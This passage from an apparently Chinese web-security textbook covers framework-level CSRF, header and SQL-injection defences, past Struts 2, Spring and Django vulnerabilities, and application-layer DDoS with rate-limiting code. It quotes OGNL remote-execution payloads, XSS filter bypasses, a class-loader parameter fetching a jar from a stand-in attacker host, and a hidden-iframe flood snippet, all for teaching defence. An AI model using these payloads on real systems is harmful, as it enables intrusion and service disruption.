完整的 CSRF 防御方案，对于 Web 框架来说有以下几处地方需要改动。

(1) 在 Session 中绑定 token。如果不能保存到服务器端 Session 中，则可以替代为保存到 Cookie 里。

(2) 在 form 表单中自动填入 token 字段，比如 `<input type="hidden" name="anti_csrf_token" value="$token" />`。

(3) 在 Ajax 请求中自动添加 token，这可能需要已有的 Ajax 封装实现的支持。

(4) 在服务器端对比 POST 提交参数的 token 与 Session 中绑定的 token 是否一致，以验证 CSRF 攻击。

在 Rails 中，要做到这一切非常简单，只需要在 Application Controller 中增加一行即可：

```
protect_from_forgery :secret => "123456789012345678901234567890..."
```

它将根据 secret 和服务器端的随机因子自动生成 token，并自动添加到所有 form 和由 Rails 生成的 Ajax 请求中。通过框架实现的这一功能大大简化了程序员的开发工作。

在 Django 中也有类似的功能，但是配置稍微要复杂点。

首先，将 `django.middleware.csrf.CsrfViewMiddleware` 添加到 `MIDDLEWARE_CLASSES` 中。

```
('django.middleware.common.CommonMiddleware',
'django.contrib.sessions.middleware.SessionMiddleware',
'django.middleware.csrf.CsrfViewMiddleware',
'django.contrib.auth.middleware.AuthenticationMiddleware',
'django.contrib.messages.middleware.MessageMiddleware',)
```

然后，在 form 表单的模板中添加 token。

```
<form action="." method="post">{% csrf_token %}
```

接下来，确认在 View 层的函数中使用了 django.core.context_processors.csrf，如果使用的是 RequestContext，则默认已经使用了，否则需要手动添加。

```
from django.core.context_processors import csrf
from django.shortcuts import render_to_response

def my_view(request):
    c = {}
    c.update(csrf(request))
    # ... view code here
    return render_to_response("a_template.html", c)
```

这样就配置成功了，可以享受 CSRF 防御的效果了。

在 Ajax 请求中，一般是插入一个包含了 token 的 HTTP 头，使用 HTTP 头是为了防止 token 泄密，因为一般的 JavaScript 无法获取到 HTTP 头的信息，但是在存在一些跨域漏洞时可能会出现例外。

下面是一个在 Ajax 中添加自定义 token 的例子。

```
$(document).ajaxSend(function(event, xhr, settings) {
    function getCookie(name) {
        var cookieValue = null;
        if (document.cookie && document.cookie != '') {
            var cookies = document.cookie.split(';');
            for (var i = 0; i < cookies.length; i++) {
                var cookie = jQuery.trim(cookies[i]);
                // Does this cookie string begin with the name we want?
                if (cookie.substring(0, name.length + 1) == (name + '=')) {
                    cookieValue = decodeURIComponent(cookie.substring(name.length + 1));
                    break;
                }
            }
        }
        return cookieValue;
    }
    function sameOrigin(url) {
        // url could be relative or scheme relative or absolute
        var host = document.location.host; // host + port
        var protocol = document.location.protocol;
        var sr_origin = '//' + host;
        var origin = protocol + sr_origin;
        // Allow absolute or scheme relative URLs to same origin
        return (url == origin || url.slice(0, origin.length + 1) == origin + '/') ||
               (url == sr_origin || url.slice(0, sr_origin.length + 1) == sr_origin + '/') ||
               // or any other URL that isn't scheme relative or absolute i.e relative.
               !(/^(\//|\http:|https:).*/.test(url)));
    }
})
```

```

function safeMethod(method) {
    return (/^(GET|HEAD|OPTIONS|TRACE)$/.test(method));
}

if (!safeMethod(settings.type) && sameOrigin(settings.url)) {
    xhr.setRequestHeader("X-CSRFToken", getCookie('csrf_token'));
}
);

```

在 Spring MVC 以及一些其他的流行 Web 框架中，并没有直接提供针对 CSRF 的保护，因此这些功能需要自己实现。

12.4 HTTP Headers 管理

在 Web 框架中，可以对 HTTP 头进行全局化的处理，因此一些基于 HTTP 头的安全方案可以很好地实施。

比如针对 HTTP 返回头的 CRLF 注入（攻击原理细节请参考“注入攻击”一章），因为 HTTP 头实际上可以看成是 key-value 对，比如：

```

Location: http://www.a.com
Host: 127.0.0.1

```

因此对抗 CRLF 的方案只需要在“value”中编码所有的\r\n 即可。这里没有提到在“key”中编码\r\n，是因为让用户能够控制“key”是极其危险的事情，在任何情况下都不应该使其发生。

类似的，针对 30X 返回号的 HTTP Response，浏览器将会跳转到 Location 指定的 URL，攻击者往往利用此类功能实施钓鱼或诈骗。

```

HTTP/1.1 302 Moved Temporarily
(...)
Location: http://www.phishing.tld

```

因此，对于框架来说，管理好跳转目的地址是很有必要的。一般来说，可以在两个地方做这件事情：

(1) 如果 Web 框架提供统一的跳转函数，则可以在跳转函数内部实现一个白名单，指定跳转地址只能在白名单中；

(2) 另一种解决方式是控制 HTTP 的 Location 字段，限制 Location 的值只能是哪些地址，也能起到同样的效果，其本质还是白名单。

有很多与安全相关的 Headers，也可以统一在 Web 框架中配置。比如用来对抗 ClickJacking 的 X-Frame-Options，需要在页面的 HTTP Response 中添加：

```
X-Frame-Options: SAMEORIGIN
```

Web 框架可以封装此功能，并提供页面配置。该 HTTP 头有三个可选的值：SAMEORIGIN、DENY、ALLOW-FROM origin，适用于各种不同的场景。

在前面的章节中，还曾提到 Cookie 的 HttpOnly Flag，它能告诉浏览器不要让 JavaScript 访问该 Cookie，在 Session 劫持等问题上有着积极的意义，而且成本非常小。

但并不是所有的 Web 服务器、Web 容器、脚本语言提供的 API 都支持设置 HttpOnly Cookie，所以很多时候需要由框架实现一个功能：对所有的 Cookie 默认添加 HttpOnly，不需要此功能的 Cookie 则单独在配置文件中列出。

这将是非常有用的一项安全措施，在框架中实现的好处就是不用担心会有遗漏。就 HttpOnly Cookie 来说，它要求在所有服务器端设置该 Cookie 的地方都必须加上，这可能意味着很多不同的业务和页面，只要一个地方有遗漏，就会成为短板。当网站的业务复杂时，登录入口可能就有数十个，兼顾所有 Set-Cookie 页面会非常麻烦，因此在框架中解决将成为最好的方案。

一般来说，框架会提供一个统一的设置 Cookie 函数，HttpOnly 的功能可以在此函数中实现；如果没有这样的函数，则需要统一在 HTTP 返回头中配置实现。

12.5 数据持久层与 SQL 注入

使用 ORM（Object/Relation Mapping）框架对 SQL 注入是有积极意义的。我们知道对抗 SQL 注入的最佳方式就是使用“预编译绑定变量”。在实际解决 SQL 注入时，还有一个难点就是应用复杂后，代码数量庞大，难以把可能存在 SQL 注入的地方不遗漏地找出来，而 ORM 框架为我们发现问题提供了一个便捷的途径。

以 ORM 框架 ibatis 举例，它是基于 sqlmap 的，生成的 SQL 语句都结构化地写在 XML 文件中。ibatis 支持动态 SQL，可以在 SQL 语句中插入动态变量：\$value\$，如果用户能够控制这个变量，则会存在一个 SQL 注入的漏洞。

```
<select id="User.getUser" parameterClass="cn.ibatis.test.User" resultClass="cn.ibatis.test.User">
    select TABLE_NAME, TABLESPACE_NAME from user_tables where table_name like '%'||#table_name#||'%'
    order by $orderByColumn$ $orderByType$
</select>
```

而静态变量 #value# 则是安全的，因此在使用 ibatis 时，只需要搜索所有的 sqlmap 文件中是否包含动态变量即可。当业务需要使用动态 SQL 时，可以作为特例处理，比如在上层的代码逻辑中针对该变量进行严格的控制，以保证不会发生注入问题。

而在 Django 中，做法则更简单，Django 提供的 Database API，默认已经将所有输入进行了 SQL 转义，比如：

```
foo.get_list(bar__exact="! OR 1=1")
```

其最终效果类似于：

```
SELECT * FROM foos WHERE bar = '\' OR 1=1'
```

使用 Web 框架提供的功能，在代码风格上更加统一，也更利于代码审计。

12.6 还能想到什么

除了上面讲到的几点外，在框架中还能实现什么安全方案呢？

其实选择是很多的，凡是在 Web 框架中可能实现的安全方案，只要对性能没有太大的损耗，都应该考虑实施。

比如文件上传功能，如果应用实现有问题，可能就会成为严重的漏洞。若是由每个业务单独实现文件上传功能，其设计和代码都会存在差异，复杂情况也会导致安全问题难以控制。但如果在 Web 框架中能为文件上传功能提供一个足够安全的三方库或者函数（具体可参考“文件上传漏洞”一章），就可以为业务线的开发者解决很多问题，让程序员可以把精力和重点放在功能实现上。

Spring Security 为 Spring MVC 的用户提供了许多安全功能，比如基于 URL 的访问控制、加密方法、证书支持、OpenID 支持等。但 Spring Security 尚缺乏诸如 XSS、CSRF 等问题的解决方案。

在设计整体安全方案时，比较科学的方法是按照本书第 1 章中所列举的过程来进行——首先建立威胁模型，然后再判断哪些威胁是可以在框架中得到解决的。

在设计 Web 框架安全解决方案时，还需要保存好安全检查的日志。在设计安全逻辑时也需要考虑到日志的记录，比如发生 XSS 攻击时，可以记录下攻击者的 IP、时间、UserAgent、目标 URL、用户名等信息。这些日志，对于后期建立攻击事件分析、入侵分析都是有积极意义的。当然，开启日志也会造成一定的性能损失，因此在设计时，需要考虑日志记录行为的频繁程度，并尽可能避免误报。

在设计 Web 框架安全时，还需要与时俱进。当新的威胁出现时，应当及时完成对应的防御方案，如此一个 Web 框架才具有生命力。而一些 0day 漏洞，也有可能通过“虚拟补丁”的方式在框架层面解决，因为 Web 框架就像是一层外衣，为 Web 应用提供了足够的保护和控制力。

12.7 Web 框架自身安全

前面几节讲的都是在 Web 框架中实现安全方案，但 Web 框架本身也可能会出现漏洞，只要是程序，就可能出现 bug。但是开发框架由于其本身的特殊性，一般网站出于稳定的考虑不会对这个基础设施频繁升级，因此开发框架的漏洞可能不会得到及时的修补，但由此引发的后果却会很严重。

下面讲到的几个漏洞，都是一些流行的 Web 开发框架曾经出现过的严重漏洞。研究这些案例，可以帮助我们更好地理解框架安全，在使用开发框架时更加的小心，同时让我们不要迷信于开发框架的权威。

12.7.1 Struts 2 命令执行漏洞

2010 年 7 月 9 日，安全研究者公布了 Struts 2 一个远程执行代码的漏洞 (CVE-2010-1870)，严格来说，这其实是 XWork 的漏洞，因为 Struts 2 的核心使用的是 WebWork，而 WebWork 又是使用 XWork 来处理 action 的。

这个漏洞的细节描述公布在 exploit-db² 上。

在这里简单描述如下：

XWork 通过 getters/setters 方法从 HTTP 的参数中获取对应 action 的名称，这个过程是基于 OGNL(Object Graph Navigation Language)的。OGNL 是怎么处理的呢？如下：

```
user.address.city=Bishkek&user['favoriteDrink']=kumys
```

会被转化成：

```
action.getUser().getAddress().setCity("Bishkek")
action.getUser().setFavoriteDrink("kumys")
```

这个过程是由 ParametersInterceptor 调用 ValueStack.setValue()完成的，它的参数是用户可控的，由 HTTP 参数传入。OGNL 的功能较为强大，远程执行代码也正是利用了它的功能。

```
* Method calling: foo()
* Static method calling: @java.lang.System@exit(1)
* Constructor calling: new MyClass()
* Ability to work with context variables: #foo = new MyClass()
* And more...
```

由于参数完全是用户可控的，所以 XWork 出于安全的目的，增加了两个方法用以阻止代码执行。

```
* OgnlContext's property 'xwork.MethodAccessor.denyMethodExecution' (缺省为true)
* SecurityMemberAccess private field called 'allowStaticMethodAccess' (缺省为false)
```

但这两个方法可以被覆盖，从而导致代码执行。

```
#_memberAccess['allowStaticMethodAccess'] = true
#foo = new java.lang.Boolean("false")
#context['xwork.MethodAccessor.denyMethodExecution'] = #foo
#rt = @java.lang.Runtime@getRuntime()
#rt.exec('mkdir /tmp/PWNED')
```

ParametersInterceptor 是不允许参数名称中有#的，因为 OGNL 中的许多预定义变量也是以#表示的。

² <http://www.exploit-db.com/exploits/14360/>

```
* #context - OgnlContext, the one guarding method execution based on 'xwork.MethodAccessor.
denyMethodExecution' property value.
* #_memberAccess - SecurityMemberAccess, whose 'allowStaticAccess' field prevented static
method execution.
* #root
* #this
* #_typeResolver
* #_classResolver
* #_traceEvaluations
* #_lastEvaluation
* #_keepLastEvaluation
```

可是攻击者在过去找到了这样的方法（bug 编号 XW-641）：使用\u0023 来代替#，这是#的十六进制编码，从而构造出可以远程执行的攻击 payload。

```
http://mydomain/MyStruts.action?(\u0023_memberAccess[\u0027allowStaticMethodAccess\u0027])(meh)=true&(aaa)((\u0023context[\u0027xwork.MethodAccessor.den
yMethodExecution\u0027]\u0023d\u0023foo)(\u0023foo\u0023dnew%20java.lang.Boolean("false"))
)&(asdf)((\u0023rt.exit(1))(\u0023rt\u0023d@java.lang.Runtime@getRun
me()))=1
```

最终导致代码执行成功。

12.7.2 Struts 2 的问题补丁

Struts 2 官方目前公布了几个安全补丁³：

The following security bulletins are available:

- [S2-001](#) — Remote code exploit on form validation error
- [S2-002](#) — Cross site scripting (XSS) vulnerability on <s:url> and <s:a> tags
- [S2-003](#) — XWork ParameterInterceptors bypass allows OGNL statement execution
- [S2-004](#) — Directory traversal vulnerability while serving static content
- [S2-005](#) — XWork ParameterInterceptors bypass allows remote command execution
- [S2-006](#) — Multiple Cross-Site Scripting (XSS) in XWork generated error pages
- [S2-007](#) — User input is evaluated as an OGNL expression when there's a conversion error
- [S2-008](#) — Multiple critical vulnerabilities in Struts2

[Children](#) [Show Children](#)

Struts 2 官方的补丁页面

但深入其细节不难发现，补丁提交者对于安全的理解是非常粗浅的。以 S2-002 的漏洞修补为例，这是一个 XSS 漏洞，发现者当时提交给官方的 POC 只是构造了 script 标签。

```
http://localhost/foo/bar.action?<script>alert(1)</script>test=hello
```

我们看看当时官方是如何修补的：

³ <http://struts.apache.org/2.x/docs/security-bulletins.html>

```

revision 582626, Sun Oct 7 13:26:12 2007 UTC           revision 614814, Thu Jan 24 07:39:45 2008 UTC
Line 174 public class UrlMapper {                         Line 174 public class UrlMapper {
175     buildParametersString(params, link, "?");
176 }
177     String result;
178
179     try {
180         result = encodeResult ? response.encodeURL(link.toString());
181         link.toString();
182     } catch (Exception ex) {
183         // Could not encode the URL for some reason
184         // Use it unchanged
185     }
186
187

```

新增的修补代码:

```

String result = link.toString();

if (result.indexOf("<script>") >= 0){
    result = result.replaceAll("<script>", "script");
}

```

可以看到, 只是简单地替换掉<script> 标签。

于是有人发现, 如果构造 <<script>>, 经过一次处理后会变为 <script>。漏洞报告给官方后, 开发者再次提交了一个补丁, 这次将递归处理类似<<<script>>>的情况。

```

revision 614814, Thu Jan 24 07:39:45 2008 UTC           revision 615103, Fri Jan 25 03:50:48 2008 UTC
Line 176 public class UrlMapper {                         Line 176 public class UrlMapper {
177     String result = link.toString();
178
179     if (result.indexOf("<script>") >= 0){
180         result = result.replaceAll("<script>", "script");
181     }
182
183     try {
184         result = encodeResult ? response.encodeURL(result) : result;
185     } catch (Exception ex) {
186
187

```

修补代码仅仅是将 if 变成 while:

```

while (result.indexOf("<script>") > 0){
    result = result.replaceAll("<script>", "script");
}

```

这种漏洞修补方式, 仍然是存在问题的, 攻击者可以通过下面的方法绕过:

```
http://localhost/foo/bar.action?<script test=hello>alert(1)</script>
```

由此可见, Struts 2 的开发者, 本身对于安全的理解是非常不到位的。

关于如何正确地防御 XSS 漏洞, 请参考本书的“跨站脚本攻击”一章。

12.7.3 Spring MVC 命令执行漏洞

2010 年 6 月, 公布了 Spring 框架一个远程执行命令漏洞, CVE 编号是 CVE-2010-1622。漏洞影响范围如下:

SpringSource Spring Framework 3.0.0~3.0.2

SpringSource Spring Framework 2.5.0~2.5.7

由于 Spring 框架允许使用客户端所提供的数据来更新对象属性，而这一机制允许攻击者修改 class.classloader 加载对象的类加载器的属性，这可能导致执行任意命令。例如，攻击者可以将类加载器所使用的 URL 修改到受控的位置。

(1) 创建 attack.jar 并可通过 HTTP URL 使用。这个 jar 必须包含以下内容：

- META-INF/spring-form.tld，定义 Spring 表单标签并指定实现为标签文件而不是类；
- META-INF/tags/中的标签文件，包含标签定义（任意 Java 代码）。

(2) 通过以下 HTTP 参数向表单控制器提交 HTTP 请求：

```
class.classLoader.URLs[0]=jar:http://attacker/attack.jar!/
```

这会使用攻击者的 URL 覆盖 WebappClassLoader 的 repositoryURLs 属性的第 0 个元素。

(3) 之后 org.apache.jasper.compiler.TldLocationsCache.scanJars() 会使用 WebappClassLoader 的 URL 解析标签库，会对 TLD 中所指定的所有标签文件解析攻击者所控制的 jar。

这个漏洞将直接危害到使用 Spring MVC 框架的网站，而大多数程序员可能并不会注意到这个问题。

12.7.4 Django 命令执行漏洞

在 Django 0.95 版本中，也出现了一个远程执行命令漏洞，根据官方代码 diff 后的细节，可以看到这是一个很明显的“命令注入”漏洞，我们在“注入攻击”一章中，曾经描述过这种漏洞。

Django 在处理消息文件时存在问题，远程攻击者构建恶意.po 文件，诱使用户访问处理，可导致以应用程序进程权限执行任意命令⁴。

django/trunk/django/bin/compile-messages.py	
r3590	r3592
20	20
21	21
22	sys.stderr.write('processing file %s in %s\n' % (f, dirname))
	pf = os.path.splitext(os.path.join(dirname, f))[0]
22	cmd = 'msgfmt -o "%s.mo" "%s.po"' % (pf, pf)
	# Store the names of the .mo and .po files in an environment
23	# variable, rather than doing a string replacement into the
24	# command, so that we can take advantage of shell quoting, to
25	# quote any malicious characters/escaping.
26	# See http://cyberelk.net/tim/articles/cmdline/ar01s02.html
27	os.environ['djangocompilemo'] = pf + '.mo'
28	os.environ['djangocompilepo'] = pf + '.po'
29	cmd = 'msgfmt -o "\$djangocompilemo" "\$djangocompilepo"'
23	os.system(cmd)
30	
24	
31	

Django 的漏洞代码

⁴ <https://code.djangoproject.com/changeset/3592>

漏洞代码如下：

```
cmd = 'msgfmt -o "%s.mo" "%s.po"' % (pf, pf)
os.system(cmd)
```

这是一个典型的命令注入漏洞。但这个漏洞从利用上来说，意义不是特别大，它的教育意义更为重要。

12.8 小结

在本章中讲述了一些 Web 框架中可以实施的安全方案。Web 框架本身也是应用程序的一个组成部分，只是这个组成部分较为特殊，处于基础和底层的位置。Web 框架为安全方案的设计提供了很多便利，好好利用它的强大功能，能够设计出非常优美的安全方案。

但我们也不能迷信于 Web 框架本身。很多 Web 框架提供的安全解决方案有时并不可靠，我们仍然需要自己实现一个更好的方案。同时 Web 框架自身的安全性也不可忽视，作为一个基础服务，一旦出现漏洞，影响是巨大的。

第 13 章

应用层拒绝服务攻击

在互联网中一谈起 DDOS 攻击，人们往往谈虎色变。DDOS 攻击被认为是安全领域中最难解决的问题之一，迄今为止也没有一个完美的解决方案。

在本章中将主要针对 Web 安全中的“应用层拒绝服务攻击”来展开讨论，并根据笔者这些年的一些经验总结，探讨此问题的解决之道。


13.1 DDOS 简介

DDOS 又称为分布式拒绝服务，全称是 Distributed Denial of Service。DDOS 本是利用合理的请求造成资源过载，导致服务不可用。比如一个停车场总共有 100 个车位，当 100 个车位都停满车后，再有车想要停进来，就必须等已有的车先出去才行。如果已有的车一直不出去，那么停车场的入口就会排起长队，停车场的负荷过载，不能正常工作了，这种情况就是“拒绝服务”。

我们的系统就好比是停车场，系统中的资源就是车位。资源是有限的，而服务必须一直提供下去。如果资源都已经被占用了，那么服务也将过载，导致系统停止新的响应。


分布式拒绝服务攻击，将正常请求放大了若干倍，通过若干个网络节点同时发起攻击，以达成规模效应。这些网络节点往往是黑客们所控制的“肉鸡”，数量达到一定规模后，就形成了一个“僵尸网络”。大型的僵尸网络，甚至达到了数万、数十万台的规模。如此规模的僵尸网络发起的 DDOS 攻击，几乎是不可阻挡的。

常见的 DDOS 攻击有 SYN flood、UDP flood、ICMP flood 等。其中 SYN flood 是一种最为经典的 DDOS 攻击，其发现于 1996 年，但至今仍然保持着非常强大的生命力。SYN flood 如此猖獗是因为它利用了 TCP 协议设计中的缺陷，而 TCP/IP 协议是整个互联网的基础，牵一发而动全身，如今想要修复这样的缺陷几乎成为不可能的事情。



DDOS 攻击示意图

在正常情况下，TCP 三次握手过程如下：



- (1) 客户端向服务器端发送一个 SYN 包，包含客户端使用的端口号和初始序列号 x；
- (2) 服务器端收到客户端发送来的 SYN 包后，向客户端发送一个 SYN 和 ACK 都置位的 TCP 报文，包含确认号 x+1 和服务器端的初始序列号 y；
- (3) 客户端收到服务器端返回的 SYN+ACK 报文后，向服务器端返回一个确认号为 y+1、序号为 x+1 的 ACK 报文，一个标准的 TCP 连接完成。

而 SYN flood 在攻击时，首先伪造大量的源 IP 地址，分别向服务器端发送大量的 SYN 包，此时服务器端会返回 SYN/ACK 包，因为源地址是伪造的，所以伪造的 IP 并不会应答，服务器端没有收到伪造 IP 的回应，会重试 3~5 次并且等待一个 SYN Time（一般为 30 秒至 2 分钟），如果超时则丢弃这个连接。攻击者大量发送这种伪造源地址的 SYN 请求，服务器端将会消耗非常多的资源（CPU 和内存）来处理这种半连接，同时还要不断地对这些 IP 进行 SYN+ACK 重试。最后的结果是服务器无暇理睬正常的连接请求，导致拒绝服务。

对抗 SYN flood 的主要措施有 SYN Cookie/SYN Proxy、safereset 等算法。SYN Cookie 的主要思想是为每一个 IP 地址分配一个“Cookie”，并统计每个 IP 地址的访问频率。如果在短时间内收到大量的来自同一个 IP 地址的数据包，则认为受到攻击，之后来自这个 IP 地址的包将被丢弃。

在很多对抗 DDOS 的产品中，一般会综合使用各种算法，结合一些 DDOS 攻击的特征，

对流量进行清洗。对抗 DDOS 的网络设备可以串联或者并联在网络出口处。

但 DDOS 仍然是业界的一个难题，当攻击流量超过了网络设备，甚至带宽的最大负荷时，网络仍将瘫痪。一般来说，大型网站之所以看起来比较能“抗”DDOS 攻击，是因为大型网站的带宽比较充足，集群内服务器的数量也比较多。但一个集群的资源毕竟是有限的，在实际的攻击中，DDOS 的流量甚至可以达到数 G 到几十 G，遇到这种情况，只能与网络运营商合作，共同完成 DDOS 攻击的响应。

DDOS 的攻击与防御是一个复杂的课题，而本书重点是 Web 安全，因此对网络层的 DDOS 攻防在此不做深入讨论，有兴趣的朋友可以自行查阅一些相关资料。

13.2 应用层 DDOS

应用层 DDOS，不同于网络层 DDOS，由于发生在应用层，因此 TCP 三次握手已经完成，连接已经建立，所以发起攻击的 IP 地址也都是真实的。但应用层 DDOS 有时甚至比网络层 DDOS 攻击更为可怕，因为今天几乎所有的商业 Anti-DDOS 设备，只在对抗网络层 DDOS 时效果较好，而对应用层 DDOS 攻击却缺乏有效的对抗手段。

那么应用层 DDOS 到底是怎么一回事呢？这就要从“CC 攻击”说起了。

13.2.1 CC 攻击

“CC 攻击”的前身是一个叫 fatboy 的攻击程序，当时黑客为了挑战绿盟的一款反 DDOS 设备开发了它。绿盟是中国著名的安全公司之一，它有一款叫“黑洞（Collapasar）”的反 DDOS 设备，能够有效地清洗 SYN Flood 等有害流量。而黑客则挑衅式地将 fatboy 所实现的攻击方式命名为：Challenge Collapasar（简称 CC），意指在黑洞的防御下，仍然能有效完成拒绝服务攻击。

CC 攻击的原理非常简单，就是对一些消耗资源较大的应用页面不断发起正常的请求，以达到消耗服务端资源的目的。在 Web 应用中，查询数据库、读/写硬盘文件等操作，相对都会消耗比较多的资源。在百度百科中有一个很典型的例子：

 应用层常见 SQL 代码范例如下（以 PHP 为例）：

```
$sql="select * from post where tagid='$tagid' order by postid desc limit $start,30";
```

当 post 表数据庞大，翻页频繁，\$start 数字急剧增加时，查询影响结果集=\$start+30；该查询效率呈现明显下降趋势，而多并发频繁调用，因查询无法立即完成，资源无法立即释放，会导致数据库请求连接过多，数据库阻塞，网站无法正常打开。

在互联网中充斥着各种搜索引擎、信息收集等系统的爬虫（spider），爬虫把小网站直接爬死的情况时有发生，这与应用层 DDOS 攻击的结果很像。由此看来，应用层 DDOS 攻击与正

常业务的界线比较模糊。

应用层 DDOS 攻击还可以通过以下方式完成：在黑客入侵了一个流量很大的网站后，通过篡改页面，将巨大的用户流量分流到目标网站。

比如，在大流量网站 siteA 上插入一段代码：

```
<iframe src="http://target" height=0 width=0></iframe>
```

那么所有访问该页面的 siteA 用户，都将对此 target 发起一次 HTTP GET 请求，这可能直接导致 target 拒绝服务。

应用层 DDOS 攻击是针对服务器性能的一种攻击，那么许多优化服务器性能的方法，都或多或少地能缓解此种攻击。比如将使用频率高的数据放在 memcache 中，相对于查询数据库所消耗的资源来说，查询 memcache 所消耗的资源可以忽略不计。但很多性能优化的方案并非是为了对抗应用层 DDOS 攻击而设计的，因此攻击者想要找到一个资源消耗大的页面并不困难。比如当 memcache 查询没有命中时，服务器必然会查询数据库，从而增大服务器资源的消耗，攻击者只需要找到这样的页面即可。同时攻击者除了触发“读”数据操作外，还可以触发“写”数据操作，“写”数据的行为一般都会导致服务器操作数据库。

13.2.2 限制请求频率

最常见的针对应用层 DDOS 攻击的防御措施，是在应用中针对每个“客户端”做一个请求频率的限制。比如下面这段代码：

```
class RequestLimit:
    # add a click to the list statistic
    def addRequestClick(self, ip_addr, bcookie):
        blkip = memcache.get('RequestLimitList')

        # if memcache list does not exist, then create it
        if (blkip == None):
            blkip = [ {'ip_addr': ip_addr,
                      'bcookie': bcookie,
                      'count': 1,
                      'base_time': datetime.datetime.now(),
                      'update_time': datetime.datetime.now(),
                      'status': 'ok'},]
            memcache.add('RequestLimitList', blkip)
        else:
            ip_exists = False
            for ips in blkip:
                # found ip
                if (ips['ip_addr'] == ip_addr):
                    ip_exists = True

                # check if bcookie is the same
                if (not bcookie) or (ips.has_key('bcookie') and ips['bcookie'] == bcookie):
                    ips['count'] += 1
                    ips['update_time'] = datetime.datetime.now()

            # if update time is 30 seconds later, then reset base time
```

```

period = ips['update_time'] - ips['base_time']
if ( period.seconds > 30 ) and ( ips['status'] == 'ok' ):
    ips['base_time'] = ips['update_time']
    ips['count'] = 1
    break
else: # ip is the same, but bcookie is different
    pass

# ip not found
if (ip_exists == False):
    blkip.append({'ip_addr': ip_addr,
                  'bcookie': bcookie,
                  'count': 1,
                  'base_time': datetime.datetime.now(),
                  'update_time': datetime.datetime.now(),
                  'status': 'ok'})

memcache.set('RequestLimitList', blkip)
return

def checkIPInBlacklist(self, ip_addr, bcookie):
    blkip = memcache.get('RequestLimitList')

    # flag to check if found a block ip
    found = False

    ## step 1: find the ip address in ip list
    ## step 2: check if request counts reach the limits
    ## step 3: check if time period is in the limit
    for ips in blkip:
        if (ips['ip_addr'] == ip_addr): # find the ip
            # check if the ip is banned
            reqs_time = datetime.datetime.now() - ips['base_time']

            if ( ips['status'] == 'banned' ):
                # if banned time is over, then free the ip
                if (reqs_time.seconds >= PLANETCONFIG['REQUESTLIMITFREETIME']) : # time to free
                    the_banned_ip
                        # reset the ip log
                        ips['count'] = 1
                        ips['base_time'] = datetime.datetime.now()
                        ips['update_time'] = datetime.datetime.now()
                        ips['status'] = 'ok'
                        memcache.set('RequestLimitList', blkip)
                else:
                    found = True
                    break

            if (ips['count'] >= PLANETCONFIG['REQUESTLIMITPERHALFMIN']): # check count limit
                print reqs_time.seconds
                if ( reqs_time.seconds < 30): # check time limit
                    found = True

                    # reset the ip log
                    ips['count'] = 1
                    ips['base_time'] = datetime.datetime.now()
                    ips['update_time'] = datetime.datetime.now()
                    ips['status'] = 'banned'
                    memcache.set('RequestLimitList', blkip)
                    break

    return found

```

在使用时：

```
# request limit
reqlimit = RequestLimit()

# remember checkIPInBlacklist must invoke after addRequestClick
reqlimit.addRequestClick(ip, bcookie)

if (reqlimit.checkIPInBlacklist(ip, bcookie) == True):
    self.response.set_status(444, 'request too busy')
    self.renderTemplate('common/requestlimit.html')
    return False
```

这段代码就是针对应用层 DDOS 攻击的一个简单防御。它的思路很简单，通过 IP 地址与 Cookie 定位一个客户端，如果客户端的请求在一定时间内过于频繁，则对之后来自该客户端的所有请求都重定向到一个出错页面。


从架构上看，这段代码需要放在业务逻辑之前，才能起到保护后端应用的目的，可以看做一个“基层”的安全模块。

13.2.3 道高一尺，魔高一丈

然而这种防御方法并不完美，因为它在客户端的判断依据上并不是永远可靠的。这个方案中有两个因素用以定位一个客户端：一个是 IP 地址，另一个是 Cookie。但用户的 IP 地址可能会发生改变，而 Cookie 又可能会被清空，如果 IP 地址和 Cookie 同时都发生了变化，那么就无法再定位到同一个客户端了。

如何让 IP 地址发生变化呢？使用“代理服务器”是一个常见的做法。在实际的攻击中，大量使用代理服务器或傀儡机来隐藏攻击者的真实 IP 地址，已经成为一种成熟的攻击模式。攻击者使用这些方法可不断地变换 IP 地址，就可以绕过服务器对单个 IP 地址请求频率的限制了。

代理猎手是一个常用的搜索代理服务器的工具。



代理猎手使用界面

而 AccessDiver 则已经自动化地实现了这种变换 IP 地址的攻击，它可以批量导入代理服务器地址，然后通过代理服务器在线暴力破解用户名和密码。



AccessDiver 使用界面

攻击者使用的这些混淆信息的手段，都给对抗应用层 DDOS 攻击带来了很大的困难。那么到底如何解决这个问题呢？应用层 DDOS 攻击并非一个无法解决的难题，一般来说，我们可以从以下几个方面着手。

首先，**应用代码要做好性能优化**。合理地使用 memcache 就是一个很好的优化方案，将数据库的压力尽可能转移到内存中。此外还需要及时地释放资源，比如及时关闭数据库连接，减少空连接等消耗。

